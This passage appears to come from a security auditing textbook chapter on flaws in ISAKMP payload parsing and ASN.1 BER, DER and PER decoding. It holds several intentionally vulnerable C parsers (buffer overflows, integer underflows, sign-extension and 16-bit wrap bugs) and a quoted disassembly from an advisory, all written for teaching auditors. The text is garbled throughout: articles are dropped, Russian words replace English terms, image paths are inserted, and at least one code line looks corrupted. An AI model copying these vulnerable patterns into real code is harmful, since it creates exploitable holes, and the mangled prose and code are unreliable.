Identification payload, shown in рисунке 16-7, uniquely identifies entity wanting to authenticate itself to other party in communication.

Рисунок 16-7. ISAKMP identification payload header



Identification can be expressed in numerous ways. Identification data in this payload has different meanings depending on specified DOI and ID type. In IPsec DOI, following forms identification possible:

- IP address (IPv4 or IPv6)
- Fully qualified domain name (FQDN)
- User FQDN
- IP subnet (IPv4 or IPv6)
- IP address range (IPv4 or IPv6)
- DER-encoded X.500 distinguished name (DN)
- DER-encoded X.500 general name (GN)
- Key ID

Because range choices for identification exists, parsing this payload usually involved and has more opportunities for things to go wrong. Most ID representations quite simple, but a few issues can occur. First, making assumptions about fixed-length fields might lead to simple buffer overflows. In following example, IP address used for identification:

```
int parse_identification_payload(unsigned char *packet, size_t length)
{
    unsigned short payload_length, port;
    unsigned char next, res;
    unsigned char type, id;
    unsigned char ip_address[4];

    if (length < IDENT_MINSIZE)
        return -1;

    next = *packet++;
    res = *packet++;
    payload_length = get16(packet);
    packet += 2;

    if (payload_length < IDENT_MINSIZE)
        return -1;

    type = *packet++;
    id = *packet++;
    port = get16(packet);
    packet += 2;
    payload_length -= IDENT_MINSIZE;

    switch (type) {
    case IPV4_ADDR:
        if (payload_length < 4)
            return -1;
        memcpy(ip_address, packet, payload_length);
        break;
    ... other stuff ...
    }
}
```

This code has simple buffer overflow because it expects specified IP address to be only four bytes, but there are no length checks enforcing this size.


A few other fields also involve parsing strings into constituent elements, primarily FQDN method, which takes hostnames such as my.host.com, and user FQDNs, which take names and hosts in form `username@my.host.com`. Material from главы 7 is particularly relevant: simple buffer overflows, pointer arithmetic errors, off-by-one errors and incrementing pointer past NUL byte are a few things that can happen when interpreting these fields.

DER-encoded mechanisms, binary encoding format discussed in "Distinguished Encoding Rules" later in this chapter, have had host of problems recently, mostly integer-related issues.

Certificate Payload

As name suggests, **certificate payload** contains certificate data used to authenticate one participant in connection setup to another, usually client to server, but works both ways. Рисунок 16-8 shows certificate payload header.

Рисунок 16-8. ISAKMP certificate payload header



Certificate-encoding byte specifies how to interpret certificate data trailing it. RFC 2408 defines these encodings for certificate:

• None
• PKCS#7 wrapped X.509 certificate
• PGP certificate
• X.509 certificate - signature
• X.509 certificate - key exchange
• Kerberos tokens
• Certificate Revocation List (CRL)
• Authority Revocation List (ARL)
• SPKI certificate
• X.509 certificate - attribute

What's interesting about certificate payload is that certificate can be supplied in multitude formats, provided participant supports them. Variety formats makes possible use of series code paths (PGP parsing, Kerberos parsing, PKCS parsing and so on) that need to be flawless; otherwise ISAKMP application can be exploited by remote unauthenticated clients.

Certificate Request Payload

Certificate request payload used by either participant in connection to request certificate of peer. It has identical structure to certificate payload, except it has certificate authority data instead of certificate data. Certificate authority data can be encoded in same ways certificate data can.

Hash Payload

Hash payload contains hash of some part of ISAKMP message and used for authentication or message integrity purposes, to prevent third parties changing data en route. Hash payload header shown in рисунке 16-9.

Рисунок 16-9. ISAKMP hash payload header



Size of hash data message depends primarily on hashing algorithm used in ISAKMP session, established earlier in negotiation by using SA payload data. As you can see, there are no extraneous length fields in hash payload or decoding steps, so no real complications in parsing hash payload. One thing to look out for, however, might be generic buffer overflows resulting from program failing to verify hash payload size. This failure could happen when hashes expected to be particular size and memory for holding hash data preallocated. Therefore, if abnormally large hash payload supplied, generic buffer overflow would occur.

Hash data used to verify message integrity by using message data as input to hashing function, which calculates value and stores it in hash payload. When receiving party applies same algorithm to data, any modifications result in inconsistencies with hash payload data.

Signature Payload

Signature payload much like hash payload, except it contains data created by selected digital signature algorithm, if signatures in use, rather than data hash function created. Signature payload shown in рисунке 16-10.

Рисунок 16-10. ISAKMP signature payload header




Like hash payload, signature payloads have no additional complications, except they might be expected to be specific size. If so, abnormally large messages might not be handled correctly.

Nonce Payload

Nonce payload contains random data used for generating hashes with certain protocols. It used to help guarantee uniqueness key exchange and prevent man-in-the-middle attacks. Nonce payload shown in рисунке 16-11.

Рисунок 16-11. ISAKMP nonce payload header




Again, nonce payload has no additional complications other than general payload-parsing problems. As with hash and signature payloads, unusually large nonce payloads might cause problems if no length validation done on payload.

Notification Payload

Notification payload conveys information about error condition occurred during protocol exchange. It does this by transmitting type code representing predefined error condition encountered during processing. Рисунок 16-12 shows notification payload.

Рисунок 16-12. ISAKMP notification payload header



This payload has slightly more complex structure than previous payloads. It obviously required to be minimum size, 12 bytes plus size SPI and notification data. Failure to ensure payload at least this size might lead to vulnerabilities similar to general payload types of size smaller than four. Example invalid notification payload parser:

```
int parse_notification_payload(unsigned char *data, size_t length)
{
    unsigned long doi;
    unsigned short mtype;
    unsigned char spi_size, protocol_id;
    doi = get_32(data);
```

```
    protocol_id = get_8(data + 4);
    spi_size = get_8(data + 5);
    mtype = get_16(data + 6);
    length -= 8;
    data += 8;

    ... get SPI and notification data ...
}
```

You can see vulnerability with way `length` subtracted. No check made to ensure `length` at least eight bytes to start, so unexpected small notification payload results in integer underflow likely leading to memory corruption. Although this bug much same as one in general payloads with length less than four, this error of small notification payloads slightly more likely to occur in code you audit. Reason: ISAKMP implementations commonly have generic payload parsers sorting packets into structures, and these parsers tend to be more robust than individual payload parsers because they have been through more rigorous testing.

Примечание

In review of several popular implementations at one stage, Neel Mehta and Mark Dowd found that generic packet parsers seem safe in general, but specific payload handling often performed by much less robust code.

Another element of interest in notification payload is SPI size parameter. RFC 2408 describes this field as follows:

SPI Size (1 octet) - Length in octets of the SPI as defined by the Protocol-ID. In the case of ISAKMP, the Initiator and Responder cookie pair from the ISAKMP Header is the ISAKMP SPI; therefore, the SPI Size is irrelevant and MAY be from zero (0) to sixteen (16). If the SPI Size is non-zero, the content of the SPI field MUST be ignored. The Domain of Interpretation (DOI) will dictate the SPI Size for other protocols.

As stated, SPI size in ISAKMP packet should be value between 0 and 16 inclusive. Whenever field in protocol can represent more values than legal, potential for causing problems exists if developers neglect to check illegal values correctly. Also, because SPI size single-byte field, remember possibility sign-extension vulnerabilities for illegal values:

```
int parse_notification_payload(char *data, size_t length)
{
    long doi;
    unsigned short mtype, payload_size, notification_size;
    char spi_size, protocol_id;

    payload_size = ntohs(*(data + 2));
    spi_size = *(data + 6);
    if (spi_size > payload_size)
        return -1;

    notification_size = payload_size - spi_size;

    ... do more stuff ...
}
```

A couple typing issues make this code vulnerable to attack. First, sign-extension issue in comparison `spi_size` and `payload_size`. Because `spi_size` is signed character data type, when integer promotion occurs, `spi_size` sign-extended. So if top bit set, all bits in most significant three bytes also set, making `spi_size` negative 32-bit integer. Usually, when comparing against unsigned value, `spi_size` cast to unsigned as well, but because `payload_size` is unsigned short value, only 16 bits, it also promoted to signed 32-bit integer; so this comparison is signed comparison. Therefore negative `spi_size` causes `notification_size` to contain incorrect value larger than `payload_size`.


Subtracting a negative integer from `payload_size` is just like addition.

Second, you might have noticed SPI directly related to payload size. Failure to ensure it less than payload size also results in integer underflow condition or memory corruption that might allow reading arbitrary data from process memory.

Delete Payload

Delete payload used to inform responder that initiator invalidated certain SPIs. Structure delete payload shown in рисунке 16-13.

Рисунок 16-13. ISAKMP delete payload header



Vulnerabilities from processing delete payload might be similar to notification payload because delete payloads also have predefined minimum size requirement and contain SPI size. SPI size has slightly different meaning in delete payload, however. Delete payload supplies multiple SPIs, each one size indicated by SPI size. SPI count parameter indicates how many SPIs included in this payload, so total number bytes SPI data in delete payload is multiplication of these two fields. This multiplication might introduce two additional complications. First is sign extensions of SPI size or SPI count because they result in multiplication integer wrap:

```
int process_delete(unsigned char *data, size_t length)
{
    short spi_count;
    char spi_size, *spi_data;
    int i;

    ... read values from data ...

    spi_data = (char *)calloc(spi_size * spi_count, sizeof(char));
    data += DELETE_PAYLOAD_SIZE;

    for (i = 0; i < spi_count; i++) {
        if (read_spi(data + (i * spi_size)) < 0) {
            free(spi_data);
            return -1;
        }
    }

    ... more stuff ...
}
```

Allocation of `spi_data` will be incorrect size if `spi_size` or `spi_count` negative. Both values sign-extended, so multiplication results in incorrect size allocation.

Second complication caused by multiplying two fields is possibility 16-bit integer wraps if program uses 16-bit size variables in certain areas:

```
int process_delete(unsigned char *data, size_t length)
{
    unsigned short spi_count, total_size;
    unsigned char spi_size, *spi_data;
    int i;

    ... read values from data ...

    total_size = spi_size * spi_count;
    spi_data = (char *)calloc(total_size, sizeof(char));
    data += DELETE_PAYLOAD_SIZE;

    for (i = 0; i < spi_count; i++) {
        if (read_spi(data + (i * spi_size)) < 0) {
            free(spi_data);
            return -1;
        }
    }

    ... more stuff ...
}
```

Disaster. Because `total_size` only 16 bits in this function, causing integer wrap when multiplying `spi_count` and `spi_size` possible. This error results in very small allocation with fairly large amount data read into it.

Vendor ID Payload

Vendor ID payload simply contains data to uniquely identify vendors. Content vendor ID payload supposed to be hash of vendor and software version sender uses, but it can be anything uniquely identifying vendor. Clients and servers typically send it during initial phase negotiation, but it isn't required payload. Only problem dealing with vendor ID is if version parser interprets data in some manner or vendor ID blindly copied into buffer without first checking it fits:

```
#define MYVERSION "MyISAKMPVersion"

int parse_version(struct _payload *vendor)
{
    char buffer[1024];

    if (vendor->length != sizeof(MYVERSION) ||
        memcmp(vendor->data, MYVERSION, sizeof(MYVERSION))) {
        sprintf(buffer, "warning, unknown client version: %s\n",
            vendor->data);
        log(buffer);
        return 0;
    }

    return 1;
}
```

Obviously, straightforward buffer overflow exists if vendor ID larger than 1024 bytes supplied to function `parse_version()`.

Encryption Vulnerabilities

ISAKMP is now widely accepted and used standard, and finding cryptography-related problems in applications implementing public protocols much harder. Reason is that standards committees usually have protocol scrutinized before accepting it, and then spell out to application developers how to implement cryptographic components. Still, vulnerabilities occur from time to time in cryptography

implementations of protocols, so you need to be aware of potential attack vectors that might allow decrypting communications, along with other issues. Over time, some generic attacks against ISAKMP when operating in various modes, especially aggressive mode, have taken place. In late 1999, John Pliam published interesting paper detailing several attacks related to weak preshared secrets (www.ima.umn.edu/~pliam/xauth/). In 2003, Michael Thumann and Enno Rey demonstrated attack against ISAKMP in aggressive mode that allowed discovering preshared keys (PSKs). This presentation available at www.ernw.de/download/pskattack.pdf. It is entirely possible implementations still vulnerable to these attacks if they support aggressive mode and make use of PSKs. Apart from finding new and exciting ways to break ISAKMP cryptography model, only other thing left to do is ensure implementation you're examining conforms to specification exactly. In most cases it does; otherwise it wouldn't work with other VPN clients.

Abstract Syntax Notation (ASN.1)

Abstract Syntax Notation (ASN.1) - abstract notational format, designed to represent simple and complex objects in machine-independent format (http://asn1.elibel.tm.fr/standards/). Это underlying building block, used for data transmission in several major protocols, including but not limited to following:

• **Certificate and key encoding.** Primarily used in SSL and ISAKMP, but also used in other places, such as PGP-encoded keys.
• **Authentication information encoding.** Microsoft-based operating systems use ASN.1 extensively for transmitting authentication information, particularly when NTLM authentication used.
• **Simple Network Management Protocol (SNMP).** Objects encoded with ASN.1 in SNMP requests and replies.
• **Identity encoding.** Used in ISAKMP implementations to encode identity information.
• **Lightweight Directory Access Protocol (LDAP).** Objects communicated over LDAP also use ASN.1 as primary encoding scheme.

ASN.1 used by quite a few popular protocols on Internet, so vulnerabilities in major ASN.1 implementations could result in myriad exploitable attack vectors.

As always, when encountering protocol for first time, you should analyze blocks data that will be interpreted by remote nodes first, to get basic understanding how things work and discover hints about what likely to go wrong.

ASN.1 is not a protocol as such, but notational standard for expressing arbitrary protocol without defining exact binary representation, an abstract representation, hence the name. Therefore, to transmit data for protocol using ASN.1, some encoding rules need to be applied to protocol definitions. These rules must allow both sides participating in data exchange accurately interpret information. There are three standardized methods for encoding ASN.1 data:

• Basic Encoding Rules (BER)
• Packed Encoding Rules (PER)
• XML Encoding Rules (XER)

Auditing applications using ASN.1 means auditing code implementing one of these encoding standards. Therefore you need to be familiar with how these encoding rules work, and then apply lessons learned earlier in части II of this book.

Before jumping into encoding schemes, look at data types defined by ASN.1 notational standard, so you know what kind of data elements actually encoded. Types for ASN.1 divided into four classes:

• **Universal.** Universal tags are for data types defined by ASN.1 standard, listed in таблице 16-1.

Таблица 16-1. ASN.1 Universal Data Types

Universal Identifier	Data Type
0	Reserved
1	Boolean
2	Integer
3	Bit string
4	Octet string
5	Null
6	Object identifier
7	Object descriptor
8	Extended and instance-of
9	Real
10	Enumerated type
11	Embedded PDV
12	UTF-8 string
13	Relative object identifier
14	Reserved
15	Reserved
16	Sequence and sequence-of
17	Set and set-of
18	Numeric character string
19	Printable character string
20	Teletex character string
21	Videotex character string
22	International alphabet 5 (IA5) character string
23	UTC time
24	Generalized time
25	Graphic character string
26	Visible character string
27	General character string
28	Character string
29	Character string
30	Character string

• **Application.** Tags unique to application.
• **Context-specific.** These tags used to identify member in constructed type, such as set.
• **Private.** Tags unique in organization.

Of these classes, only universal types, summarized in таблице 16-1, defined by ASN.1 standard; other three are for private implementation use.

ASN.1 also distinguishes between primitive and constructed types. Primitive types are those that can be expressed as simple value, such as integer, Boolean or octet string. Constructed types composed of one or more simple types and other constructed types. Constructed types can be sequences (SEQUENCE), lists (SEQUENCE-OF, SET and SET-OF) or choices.

Примечание

There is no tag value for choices because they are used when several different types can be supplied in data stream, so choice values are untagged.


Basic Encoding Rules

Basic Encoding Rules (BER) defines method for encoding ASN.1 data suitable for transmission across network. It is deliberately ambiguous standard; that is, it allows objects to be encoded in several different ways. Rules invented with this flexibility in mind so they can deal with different situations where ASN.1 might be used. Some encodings more useful when objects small and need to be easy to traverse; other encodings more suited to applications transmitting large objects. BER specification describes BER-encoded data as consisting of four components, described in following sections: identifier, length, content data and end-of-contents (EOC) sequence.

Identifier

Identifier field represents tag of data type being processed. First byte comprises several fields, shown in рисунке 16-14.

Рисунок 16-14. BER identifier fields



Fields in this byte are:

• **Class (2 bits).** Class of data type, which can be universal (0), application (1), context-specific (2), or private (3).
• **P/C (1 bit).** Indicates whether field primitive (value 0) or constructed (value 1).
• **Tag number (5 bits).** Actual tag value. If tag value less than or equal to 30, encoded as normal byte value in lower 5 bits. If tag value larger than 30, all tag bits set to 1, and tag value specified by series bytes following tag byte. Each byte uses lower 7 bits to represent part tag value and top bit to indicate whether more bytes follow. So if all tag bits set to 1, indefinite number tag bytes follow, and processing stops when byte with clear top bit encountered. To encode value `0x3333`, for example, byte sequence `0xFF 0xD6 0x33` would be used. Lead byte can vary depending on whether value universal or private, constructed or primitive.

Length

Length field, as name suggests, indicates how many bytes are in current object. It can indicate definite or indefinite length for object. Indefinite length means object length unknown and terminated with special EOC sequence. According to specification (X.690-0207), indefinite length field should be used only for constructed sequence; see explanation primitive and constructed types after таблице 16-1. Indefinite length indicated simply by single length byte with top bit set and all other bits clear, so byte value `0x80`. Rules for indicating definite length:

• For length value 127 or less, single octet supplied, where length value supplied in lower 7 bits and top bit clear. For example, to express length 100, byte `0x64` supplied.
• For length value larger than 127, top bit set and low 7 bits used to indicate how many length octets follow. For example, to indicate length 65535, supply bytes `0x82 0xFF 0xFF`.

Contents

Contents depend on tag type indicating what type data object contains.

End Of Character

EOC field required only if object has indefinite length. EOC sequence is two consecutive bytes both zero (`0x00 0x00`).

Canonical Encoding And Distinguished Encoding

Distinguished Encoding Rules (DER) and Canonical Encoding Rules (CER) are subsets of BER. As mentioned, BER ambiguous in some ways. For example, you could encode length 100 in a few different ways:

- `0x64` - single-byte encoding.
- `0x81 0x64` - multi-byte encoding.
- `0x82 0x00 0x64` - multi-byte encoding.

CER and DER limit options BER specifies for various purposes, as explained in following sections.

Canonical Encoding Rules

Canonical Encoding Rules (CER) intended to be used when large objects transmitted; when all object data not available; or when object sizes not known at transmission time. CER uses same encoding rules as BER with following provisions:

- Constructed types must use indefinite length encoding.
- Primitive types must use fewest encoding bytes necessary to express object size. For example, object with length 100 can give length only as single byte, `0x64`. Any other length expressions illegal.

Restrictions also imposed on string and set encodings, but they are not covered here. For more information, see Chapter 9 of X.690-207 standard.

Distinguished Encoding Rules

Distinguished Encoding Rules (DER) intended to be used for smaller objects where all bytes for objects available and lengths of objects known at transmission time. DER imposes following provisions on basic BER encoding rules:

- All objects must have definite length encoding; there are no indefinite length objects and therefore no EOC sequences on objects encoded with DER.
- Length encoding must use fewest bytes necessary for expressing size, as with CER.

Vulnerabilities In BER, CER, And DER Implementations

Now that you know how objects encoded in BER, you might have idea possible vulnerabilities in typical implementations. As you can see, BER implementations can be complex, and many small pitfalls can happen easily. Following sections explain few most common.

Tag Encodings

Tags contain multiple fields, some combinations of which illegal in certain incarnations BER. For example, in CER, octet string of less than or equal to 1000 bytes must be encoded using primitive form rather than constructed form. Is this rule really enforced? Depending on code examined, this rule could be important.

For example, IDS decoding ASN.1 data might apply CER rules strictly, decide this data erroneous input and not continue analyze object data; end implementation, on other hand, might be more relaxed and accept input. Apart from these situations, failure to adhere strictly to specification might not cause security-relevant consequences.

Another potential issue with tag encodings is that you might trick implementation into reading more bytes than available in data stream:

```
int decode_tag(unsigned char *ptr, int *length, int *constructed, int *class)
{
    int c, tagnum;

    *length = 1;
    c = *ptr++;
    *class = (c & C0) >> 6;
    *constructed = (c & 0x20) ? 1 : 0;
    tagnum = c & 0x1F;

    if (tagnum != 31)
        return tagnum;

    for (tagnum = 0, (*length)++; (c = *ptr) & 0x80;
         ptr++, (*length)++) {
        tagnum <<= 7;
        tagnum |= (c & 0x7F);
    }

    return tagnum;
}

int decode_asn1_object(unsigned char *buffer, size_t length)
{
    int constructed, header_length, class, tag;

    tag = decode_tag(buffer, &header_length, &constructed, &class);
    length -= header_length;
    buffer += header_length;

    ... do more stuff ...
}
```

This code has simple error: `header_length` can be made longer than `length` in `decode_asn1_object()`, leading to integer underflow on `length`. This error results in processing random data from process heap or possibly memory corruption.

Length Encodings

Many ASN.1 vulnerabilities have been uncovered in length encoding in past. Few things might go wrong in this process. First, in multibyte length encodings, first byte indicates how many length bytes follow. You might run into vulnerabilities if length field made to be more bytes than left in data stream, similar to tag encoding vulnerability examined previously.

Second, when using extended length-encoding value, you can specify 32-bit integers; as you already know, doing so can lead to all sorts problems, usually integer overflows or signed issues. Integer overflows common when length value rounded before allocation made. For example, eEye discovered this overflow in Microsoft ASN.1 implementation. Some annotated assembly code from eEye advisory (www.eeye.com/html/research/advisories/AD20040210-2.html) shown:

```
76195338 mov eax, [ebp-18h] ; = length of simple bit string
7619533B cmp eax, ebx       ; (EBX = 0)
7619533D jz short 7619539A  ; skip this bit string if empty
7619533F cmp [ebp+14h], ebx ; = no-copy flag
76195342 jnz short 761953AF ; don't concatenate if no-copy
76195344 mov ecx, [esi]     ; = count of accumulated bits
76195346 lea eax, [ecx+eax+7] ; *** INTEGER OVERFLOW ***
```

```
7619534A shr eax, 3         ; div by 8 to get size in bytes
7619534D push eax
7619534E push dword ptr [esi+4]
76195351 push dword ptr [ebp-4]
76195354 call DecMemReAlloc ; allocates a zero-byte block
```

In this code, 32-bit length taken from ASN.1 header, stored in `eax`, added to amount accumulated, already read, bytes plus 7. Data is bit string, so need add 7 and divide by 8 to find number bytes required, because lengths specified in bits for bit string. Triggering integer overflow causes `DecMemReAlloc()` allocate 0-byte block, not adequate to hold amount data subsequently copied into it.

Signed issues also likely in ASN.1 length interpreting. OpenSSL used to contain number vulnerabilities of this type, as discussed in главе 6 in section on signed integer vulnerabilities.

Packed Encoding Rules (PER)

Packed Encoding Rules (PER) quite different from BER encoding scheme already seen. It designed as more compact alternative to BER. PER can represent data objects using bit fields rather than bytes as basic data unit. PER can be used only to encode values of single ASN.1 type. ASN.1 objects encoded with PER consist of three fields described below: preamble, length and contents.

Preamble

Preamble is bit map used when dealing with sequence, set and set-of data types. It indicates which optional fields of complex structure present.

Length

Length encoding for data elements in PER is little more complex than in BER because you're dealing with bit fields, and a few more rules involved in PER length-decoding specification. Length field can represent size in bytes, bits or count of data elements, depending on type data encoded.

There are two types encoding: aligned variants, aligned on octet boundaries, and unaligned variants, not necessarily aligned on octet boundaries. Lengths for data fields can also be constrained, semiconstrained or unconstrained. Constrained enforces maximum and minimum length; semiconstrained enforces only maximum or minimum; unconstrained allows any length data to be specified. Important note: *program decoding PER bit stream must already know structure of incoming ASN.1 stream so that it knows how to decode length.* Program must know whether length data represents constrained or unconstrained length and what boundaries are for constrained lengths; otherwise impossible to know true value length represents.

Unconstrained Lengths

For unconstrained length, following encoding used:

• If length to be encoded less than 128, encode it in single byte, with top bit set to 0 and lower 7 bits used to encode length.
• If length larger than 127 but less than 16KB, two octets used; first octet has two most significant bits set to 1 and 0. Length then encoded in remaining 6 bits first octet and entire second octet.
• If length 16KB or larger, single octet supplied with two most significant bits set to 1 and lower 6 bits encoding value from 1 to 4. That value then multiplied by 16KB to find real length, so maximum 64KB can be represented with this one byte. Because lengths can be larger or value not multiple of 16KB, remaining data can follow this length-value pair using same encoding rules. So value 64KB + 2 split into two length-value fields, one with length 64KB followed by 64KB data and next field with length 2 followed by 2

bytes data.

Constrained And Semiconstrained Lengths

Constrained length encoded as bit field; its size varies depending on range of lengths that can be supplied. There are several ways to encode constrained lengths depending on range. Length encoded as "length - lower bound", which conserves space and prevents users from specifying illegal length values for constrained numbers. In general, constrained length encoded by determining range of values, per ASN.1 specification for transmitted data, and using bit field exact size required to represent that range. For example, say field can be between 1000 and 1008 bytes. Range of lengths that can be supplied is 8, so bit field would be 3 bits.

Примечание

This discussion is slight oversimplification of how constrained lengths encoded, but fine for purposes of this chapter. Interested readers can refer to Clause 10.5 of PER specification (X.691-0207) for full details.

Vulnerabilities In PER

PER implementations can have variety integer-related issues, as in BER. Problems in PER a little more restricted, however, especially for constrained values. Even for unconstrained lengths, you're limited to sending sequences of 64KB chunks, which can prevent integer overflows. Implementations making extensive use of 16-bit integers definitely at high risk, as they can be made to wrap, particularly because length attribute might represent count of elements, so allocation would multiply count by size of each element. Errors in decoding lengths could also result in integer overflows of 16-bit integers. Specifically, unconstrained lengths allow specifying large blocks of data in 64KB chunks, and each chunk has size determined by getting bottom 6 bits of octet and multiplying by 16KB. You're supposed to encode only value 1 to 4, but implementation might not enforce this rule:

```
#define LENGTH_16K (1024 * 16)

unsigned short decode_length(PER_BUFFER *buffer)
{
    if (GetBits(buffer, 1) == 0)
        return GetBits(buffer, 7);
    if (GetBits(buffer, 1) == 0)
        return GetBits(buffer, 14);
    return GetBits(buffer, 6) * LENGTH_16K;
}

unsigned char *decode_octetstring(PER_BUFFER *buffer)
{
    unsigned char *bytes;
    unsigned long length;

    length = decode_length(buffer);
    bytes = (unsigned char *)calloc(length + 1, sizeof(unsigned char));
    if (!bytes)
        return NULL;

    decode_bytes(bytes, buffer, length);
    return bytes;
}
```

In this example, no verification done to ensure low 6 bits of large object encode only value between 1 and 4 inclusive. By specifying larger value, multiplication of 16KB causes truncation of high 16 bits of result, because `decode_length()` returns 16-bit integer.

Another thing to be wary of is checking return values incorrectly. Slightly modified previous example:

```
#define LENGTH_16K (1024 * 16)

int decode_length(PER_BUFFER *buffer)
{
    if (bytes_left(buffer) <= 0)
        return -1;
    if (GetBits(buffer, 1) == 0)
        return GetBits(buffer, 7);
    if (GetBits(buffer, 1) == 0) {
        if (bytes_left(buffer) < 2)
            return -1;
        return GetBits(buffer, 14);
    }
    return GetBits(buffer, 6) * LENGTH_16K;
}

unsigned char *decode_octetstring(PER_BUFFER *buffer)
{
    unsigned char *bytes;
    unsigned long length;

    length = decode_length(buffer);
    bytes = (unsigned char *)calloc(length + 1, sizeof(unsigned char));
    if (!bytes)
        return NULL;

    decode_bytes(bytes, buffer, length);
    return bytes;
}
```

In this example, you can't trigger 16-bit integer wrap because `decode_length()` returns integer; however, function now returns -1 on error, which isn't checked. In fact, if error returned, -1 passed as length to `calloc()`. It then added to 1, resulting in 0 bytes allocated, followed by large copy in `decode_bytes()`.

XML Encoding Rules

XML Encoding Rules (XER) provides standard for encoding ASN.1 in XML documents. XML is complex markup language, and basic XML rules aren't covered in this section. XER quite different from other encoding formats; it's textual representation of ASN.1 objects, as opposed to other encoding formats, which are binary. Therefore, problems you run into with XER likely far different.

Примечание

Should you be confronted with task auditing XER implementation, you'll probably need to analyze XML implementation to ensure code secure. After all, if XML parser broken, it doesn't matter what XER bugs you might fix because underlying XML parser can be attacked directly.

